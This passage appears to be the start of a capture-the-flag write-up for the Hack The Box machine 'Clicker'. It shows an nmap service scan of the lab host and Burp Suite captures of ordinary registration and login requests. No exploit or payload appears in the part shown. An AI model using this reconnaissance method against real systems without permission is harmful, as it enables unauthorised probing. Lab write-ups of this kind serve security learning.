
HTB Machine: Clicker - Difficulty: Medium


Erel Regev

Table of Contents

Scanning




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.232 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 22:52 IDT
Nmap scan report for 10.10.11.232
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
|_  256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Did not follow redirect to http://clicker.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      45871/tcp6  mountd
|   100005  1,2,3      52857/udp   mountd
|   100005  1,2,3      58562/udp6  mountd
|   100005  1,2,3      60715/tcp   mountd
|   100021  1,3,4      32912/udp6  nlockmgr
|   100021  1,3,4      35815/tcp6  nlockmgr
|   100021  1,3,4      43949/tcp   nlockmgr
|   100021  1,3,4      54445/udp   nlockmgr
```



```
|   100024  1          54941/udp   status
|   100024  1          55121/tcp6  status
|   100024  1          59383/tcp   status
|   100024  1          60155/udp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
```

Scan revealed ports 22, 80, 2049, 111 for rpcbind.

I added the address to the /etc/hosts and accessed the website:



clicker.htb
cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Home
Info Login Register
CLICKER
THE GAME

The ultimate gaming experience

Join countless other players in playing the most amazing game ever made. How many clicks can you get?

Testing Functionality

Info tab


clicker.htb/info.php
cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Info
Back to Home
CLICKER
THE GAME

Check what the top playes think about Clicker

"One of the best game I ever player."

ButtonLover99

"This game just feels real, a true next generation gaming experience."

Paol

"Bro, I just can't stop playing the game...so many clicks bro."


Th3Br0

Note the /info.php


HTB Machine: Clicker - Difficulty: Medium

Erel Regev

Register tab




/register.php



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://clicker.htb:80 [10.10.11.232]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

```
POST /create_player.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/register.php
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1

username=Test&password=12345678
```

/create_player.php



Burp Suite Professional v2023.2.2 - Temporary Project - license
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://clicker.htb:80 [10.10.11.232]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

```
GET /index.php?msg=Successfully%20registered HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://clicker.htb/register.php?err=User%20already%20exists
Connection: close
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1

```



Successfully registered


When trying to add the user again:



Request to http://clicker.htb:80 [10.10.11.232]


```
GET /register.php?err=User%20already%20exists HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://clicker.htb/register.php
Connection: close
Cookie: PHPSESSID=siudal7hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1

```

Login tab



Request to http://clicker.htb:80 [10.10.11.232]


```
GET /login.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/index.php?msg=Successfully%20registered
Cookie: PHPSESSID=siudal7hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1


```



Login


Username: Test

Password: ••••••••



```
POST /authenticate.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/login.php
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1

username=Test&password=12345678
```


/authenticate.php



Request to http://clicker.htb:80 [10.10.11.232]

```
GET /index.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://clicker.htb/login.php
Connection: close
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1


```

